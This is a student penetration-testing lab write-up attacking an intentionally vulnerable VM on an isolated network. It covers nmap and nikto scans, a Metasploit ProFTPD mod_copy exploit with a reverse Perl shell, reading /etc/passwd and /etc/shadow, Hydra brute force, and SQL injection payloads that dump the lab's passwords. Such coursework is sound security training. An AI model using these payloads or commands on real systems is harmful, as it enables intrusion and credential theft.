
Task 1

Details of the steps taken, starting from reconnaissance to the exploit along with all the screenshots, commands/tools used with their descriptions and the arguments and their semantics, i.e. what each of those commands and their respective arguments are expected to do and what they finally do.

Setting up the Vulnerable VM and a Kali Linux VM on a NAT Network in VirtualBox:

I used a Kali Linux VM allowing for secure, isolated penetration testing while keeping my main operating system stable. This setup provides flexibility with tools and configurations in a controlled environment. I set up a NAT network so both machines could communicate with each other while keeping them isolated from the external network and assigned an IPv4 prefix (192.168.100.0/24 in my case) to ensure that both machines within the NAT network have unique IP addresses and can communicate with each other.




Identifying the Target VM's IP Address Using Nmap Scans:

Running the command

ip addr show


on the Kali terminal gives the ip address of the Kali Linux VM (192.168.100.5 here).



By performing an Nmap scan on this IP, you can list the devices on the NAT network. Matching the MAC address of the Vulnerable VM from this list will provide its IP address. The command:

sudo nmap -sn 192.168.100.5/24

performs a ping scan to check which hosts are up on the specific IP address. It detects if the target is reachable and responsive or not by pinging them according to the -sn argument in the command. The IP address of the Vulnerable VM thus found is 192.168.100.4.



Nmap Scan for Target Analysis:


The command


nmap -sS -sV -O -A -p- 192.168.100.4


is used to find all the open and vulnerable ports of the target IP Address. -sS argument is used for stealth scanning, -sV identifies the version of services running on open ports., -O determines the operating system of the target, -A Enables OS detection, -p- scans all 65,535 ports.

The following vulnerable ports were found:

- FTP (Port 21) - ProFTPD 1.3.5
- SSH (Port 22) - OpenSSH 6.6.1p1
- HTTP (Port 80) - Apache httpd 2.4.7
- Samba (Port 445) - Samba smbd 4.3.11
- CUPS (Port 631) - CUPS 1.7
- MySQL (Port 3306) - MySQL
- WEBrick HTTP Server (Port 3500) - Ruby on Rails server
- IRC (Port 6697) - UnrealIRCd
- Jetty HTTP Server (Port 8080) - Jetty 8.1.7







Scanning HTTP Port Vulnerabilities using NMap:

The nmap command has now been modified to scan a particular port on the target IP address allowing us to gather detailed information or perform specific checks on the web service running on that port.

The following commands were run:

nmap -p 80 -sC 192.168.100.4


nmap -p 3500 -sC 192.168.100.4

nmap -p 8080 -sC 192.168.100.4

-p specifies which port to scan while -sC enables Nmap's default script scanning to identify vulnerabilities and gather additional information about the services.


a) Output for nmap -p 80 -sC 192.168.100.4:

The output indicates that the open port can be further explored, as it provides access to files, as confirmed by the Nmap scan.




b) Output for nmap -p 3500 -sC 192.168.100.4:

The output shows that the port is closed, so further exploration is unnecessary.



c) Output for nmap -p 8080 -sC 192.168.100.4:

The output indicates that even though the port is open, it has Error 404 (Not Found) and hence should not be explored further.



Scanning HTTP Ports for Vulnerabilities Using Nikto:

Nikto is a web server scanner that tests for vulnerabilities like outdated software, misconfigurations, and dangerous files. It focuses on HTTP/HTTPS because these protocols are commonly used by web servers and applications. I used Nikto to scan the open HTTP ports 80 (ports 3500 and 8080 ignored as explained earlier) on the target VM to identify potential security issues.

The following command was run:

nikto -h http://192.168.100.4:80

-h specifies the target of the Nikto command. The files A3EUr.php, Fsm6R.php, payroll_app.php, and the directories chat, drupal, phpmyadmin are accessible through port 80 after Nikto and NMap scans.

a) Vulnerabilities found through Nikto scan for port 80:


Directory and File Enumeration with Dirb:


Dirb is used to enumerate directories and files on the target VM's web server, specifically targeting HTTP because it typically hosts websites and web applications. This scan helps identify accessible directories and files that may contain sensitive information or expose further vulnerabilities.


The following command was run for this:

dirb http://192.168.100.4

Dirb scan tells us that the directories chat, drupal and phpmyadmin can be exploited.








Exploring Vulnerabilities with Searchsploit:

Used the searchsploit command to locate exploits for directories, ProFTPD 1.3.5, OpenSSH 6.6.1 and Apache 2.4.7. This helped identify potential vulnerabilities and relevant exploits for these services.

The following commands were run to find the potential vulnerabilities in the directories found earlier:

searchsploit drupal

searchsploit phpmyadmin



The following commands were run and below is the output for the open ports:

searchsploit ProFTPD 1.3.5

searchsploit OpenSSH 6.6.1

searchsploit Apache 2.4.7

The output lists available exploits for ProFTPD 1.3.5, OpenSSH 6.6.1 and Apache 2.4.7. msfConsole and metasploit will be utilized next to deliver payloads and exploit the identified vulnerabilities in the mentioned ports.


Using msfconsole and metasploit for Exploiting Identified Vulnerabilities:

Open the console by running the command:

msfconsole

and then run the following command to search the database for available modules related to ProFTPD. This includes exploits, auxiliary modules, and payloads associated with ProFTPD vulnerabilities:

search ProFTPD



We will try to exploit the 2 modules ranked excellent as they are expected to be more reliable and efficient.

Attempting to exploit option 16 first, as the name suggests it may provide access to a backdoor.

The following commands were executed to set and launch the payload with the variables marked as required:

use 16

show options


set RHOSTS 192.168.100.4


set payload payload/cmd/unix/reverse_perl

set LHOSTS 192.168.100.5

run

RHOSTS specifies the target IP while LHOSTS specifies the attacker IP. The payload is the code that will be executed on the target machine once the exploit is successful. In this scenario, payload/cmd/unix/reverse_perl is a reverse shell payload that will connect back to the attacker's machine, providing a command line interface on the target machine. show option shows the variables that are required to be set before exploit is initiated. run command starts the exploit.







The payload could not create a session for the command line interface as the module was not backdoored according to the output so we move on to the next option to exploit i.e. 15.

The commands used were:

use exploit/unix/ftp/proftpd_modcopy_exec
show options
set RHOSTS 192.168.100.4
set payload payload/cmd/unix/reverse_perl
set LHOSTS 192.168.100.5
set sitepath /var/www/html
run

The only different command this time around is to set sitepath /var/www/html for payload attack because that's the default directory where the web server's public files are served, making it a strategic location to target instead of the default /var/www where the exploit failed in the first attempt.






Exploring and Extracting Data Inside the Target VM:

The successful exploitation of the proftpd_modcopy_exec vulnerability in the previous step granted me access to a shell interface on the target machine. Through this shell, I can now execute commands to explore the system and retrieve internal data that could be valuable for further analysis and penetration testing efforts.

The following commands were run in the shell to gather more information:

ifconfig
whoami
cat /etc/passwd
cat /etc/shadow

a) Output for ifconfig:
The output IP address 192.168.100.4 confirms that I have gained access to a shell interface on the target VM.



b) Output for whoami:
I was logged in as the user www-data which is the standard account used by web servers like Apache.

c) Output for cat /etc/passwd:
The /etc/passwd file on Linux systems contains critical information about user accounts. With access to this file, the www-data user can view details of all system users. According to the file's content, the following non-root users are available for login:

- nc_three_pio
- han_solo
- darth_vader
- leia_organa
- luke_skywalker
- artoo_detoo
- ben_kenobi
- anakin_skywalker
- jarjar_binks
- lando_calrissian
- boba_fett
- jabba_hutt
- greedo
- chewbacca
- kylo_ren
- myuser1

d) Output for cat /etc/shadow:
Running cat /etc/shadow yielded no output because the www-data user lacks the necessary permissions to access this file, which contains hashed passwords for all users. This step follows our successful exploitation of various vulnerabilities in the target VM and the retrieval of user information. With no further actions possible in this shell session, we now focus on our next task: cracking the password for one of the non-root users listed.

Task 2

One of the tasks is to discover a non-root/non-admin user in the VM and the user's password. You may use various password bruteforce tools for this like hydra. You must show the steps involved, the arguments used and their semantic meanings, along with their outcomes.


Initiating Brute-Force Password Attack Using Hydra:
I will begin a brute-force password attack using Hydra to target the usernames found on the target VM. For this, I'll use the usr/share/wordlists/rockyou.txt password list on Kali Linux, which is renowned for its extensive coverage of common passwords. Generating all possible alphanumeric combinations would be a very big task requiring petabytes of storage and thousands of years to complete (will probably miss the deadline this way), hence I will use the rockyou.txt password list for the brute force attack.

I will start by creating the list of usernames in the same directory as rockyou.txt to be used in the brute force attack using the following command:

```
echo -e
"leia_organa\nluke_skywalker\nhan_solo\nartoo_detoo\nc_three_pio\nben_kenobi\ndarth_vader\nanakin_sky
walker\njarjar_binks\nlando_calrissian\nboba_fett\njabba_hutt\ngreedo\nchewbacca\nkylo_ren\nmyuser1" |
sudo tee /usr/share/wordlists/text.txt
```

The echo -e command outputs a list of usernames, each separated by a newline. The symbol | sends this output to the next command. sudo tee /usr/share/wordlists/text.txt writes the received data to a file with sudo privileges, creating the specified file.


Output of the newly created text.txt file using the command cat text.txt in its directory:



The following Hydra command was executed to perform a password brute force attack on the target VM using the list of discovered usernames:

```
hydra -vV -L /usr/share/wordlists/text.txt -P /usr/share/wordlists/rockyou.txt -e ns ftp://192.168.100.4
```

-vV activates verbose mode, providing detailed output during the attack. The -L argument specifies the file containing the list of usernames to test, while -P designates the file with passwords to use. The -e ns option extends the brute force attempt by including scenarios where no password (n) or an empty password (s) is used.




I realized that the brute force attack would take an impractical amount of time and failed to crack even a single password after leaving the laptop running overnight. Therefore, I needed to explore alternative methods to crack the passwords.


Exploring Alternative Methods to Crack a Password:

Upon examining the open and vulnerable ports from the nmap scan of the target VM, I discovered accessible HTTP pages on the target VM. By navigating to http://192.168.100.4/ in a browser on the Kali VM, I found the files A3EUr.php, Fsm6R.php, and payroll_app.php, along with directories chat, drupal, and phpmyadmin, as identified in the Nikto scan earlier.

Viewing the target VM's HTTP pages in the Kali Linux browser:




The files A3EUr.php and Fsm6R.php failed to load, but payroll_app.php opened successfully and appeared as follows:




SQL Injection on HTTP Files of the Target VM:

Upon seeing the login page, the initial thought was to attempt an SQL injection attack. Entered the classic payload ' OR 1=1# in the username field and pressed ok.

The payload ' OR 1=1# breaks out of the query string and adds a condition (1=1) that is always true, bypassing authentication. The # comments out the rest of the SQL query, ensuring the injected condition is executed.



Successfully bypassed authentication and gained entry, revealing a list of usernames along with their first names and last names and salaries. Further inspection showed that these usernames matched those found through previous vulnerability exploits.



This suggests that additional SQL injection attacks may be feasible due to the open MySQL port detected in the nmap scan of the target IP. To proceed, we start by running an SQLmap command to gather details about the MySQL instance on the target VM.

The following SQLmap command was run to give the below output:

sqlmap -u “http://192.169.100.4/payroll_app.php?id=1” --batch --sql-query=“SELECT @@version”


The -u option specifies the URL to be tested for SQL injection. The --batch flag allows sqlmap to run in non-interactive mode. The --sql-query argument defines the SQL query to be executed if injection is successful.

The image above displays the MySQL instance details on the target VM. It also indicates that the MySQL instance might not be injectable via the Kali terminal. Therefore, we will proceed with SQL injection attempts directly through the HTTP login page.

Tried a few SQL injection payloads and the following payload worked:

' OR 1=1 UNION SELECT username, password, NULL, NULL FROM users WHERE 1=1#

The OR 1=1 condition always evaluates to true, bypassing any initial conditions. The UNION SELECT clause then merges the results of the original query with those of another query that retrieves the username and password columns from the users table. The users table is typically targeted because it commonly stores crucial information such as usernames and passwords. The placeholders NULL, NULL match the expected column count, preventing errors. The WHERE 1=1 condition ensures all user records are fetched, while the # character comments out the rest of the original query,



Welcome, ' OR 1=1 UNION SELECT username, password, NULL, NULL FROM users WHERE 1=1#

Username	First Name	Last Name	Salary
leia_organa	Leia	Organa	9560
luke_skywalker	Luke	Skywalker	1080
han_solo	Han	Solo	1200
artoo_detoo	Artoo	Detoo	22222
c_three_pio	C	Threepio	3200
ben_kenobi	Ben	Kenobi	10000
darth_vader	Darth	Vader	6666
anakin_skywalker	Anakin	Skywalker	1025
jarjar_binks	Jar-Jar	Binks	2048
lando_calrissian	Lando	Calrissian	40000
boba_fett	Boba	Fett	20000
jabba_hutt	Jaba	Hutt	65000
greedo	Greedo	Rodian	50000
chewbacca	Chewbacca		4500
kylo_ren	Kylo	Ren	6667
leia_organa	help_me_obiwan		
luke_skywalker	like_my_father_beforeme		
han_solo	nerf_herder		
artoo_detoo	b00p_b33p		
c_three_pio	Pr0t0c07		
ben_kenobi	thats_no_m00n		
darth_vader	Dark_syD3		
anakin_skywalker	but_master:(		
jarjar_binks	mesah_p@ssw0rd		
lando_calrissian	@dm1n1str8r		
boba_fett	mandalorian1		
jabba_hutt	my_kinda_skum		
greedo	hanSh0tF1rst		
chewbacca	rwaaaaawr8		
kylo_ren	Daddy_Issues2		

It looks like the SQL injection might've found the list of passwords for all of the usernames found based on the output in the image above. The next step would be to use Hydra again with the list of usernames and the newly found passwords to perform a brute force attack on the target VM.


Second Attempt of Performing Brute Force Attack with Hydra:

First, the password file for the attack is created with the following command:

```
echo -e
"help_me_obiwan\nlike_my_father_beforeme\nnerf_herder\nb00p_b33p\nPr0t0c07\nthats_no_m00n\nDark
_syD3\nbut_master:(\nmesah_p@ssw0rd\n@dm1n1str8r\nmandalorian1\nmy_kinda_skum\nhanSh0tF1rst\
nrwaaaaawr8\nDaddy_Issues2" | sudo tee /usr/share/wordlists/finalpasswords.txt
```

The echo -e command outputs a list of usernames, each separated by a newline. The symbol | sends this output to the next command. sudo tee /usr/share/wordlists/finalpasswords.txt writes the received data to a file with sudo privileges, creating the specified file.

Below are the lists of usernames and passwords found:

